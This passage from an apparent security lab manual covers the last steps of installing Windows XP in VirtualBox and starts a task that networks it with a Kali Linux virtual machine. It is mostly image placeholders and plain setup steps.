



9. The computer name is autogenerated by the installer, just click Next.





10. Select the correct Time Zone.

















11. Key in user as the name.



12. After minutes, the installation process should reach the end. You will see a welcome screen for the first time. Follow the flow until you see the desktop screen of Windows XP.



13. If you see the screen below, then you are ready for the next task.



## TASK 4: CONFIGURING THE NETWORK

### OBJECTIVE

To set up the network for Windows XP and Kali Linux so that they can interact with each other.

### TASK DESCRIPTION

This network setup is required to enable the communication between Windows XP and Kali Linux virtual machine in the VirtualBox.

### ESTIMATED TIME

30 Minutes

---


#### STEPS:

1. Before going with the setup, let's review the network topology that will be used for the next task.

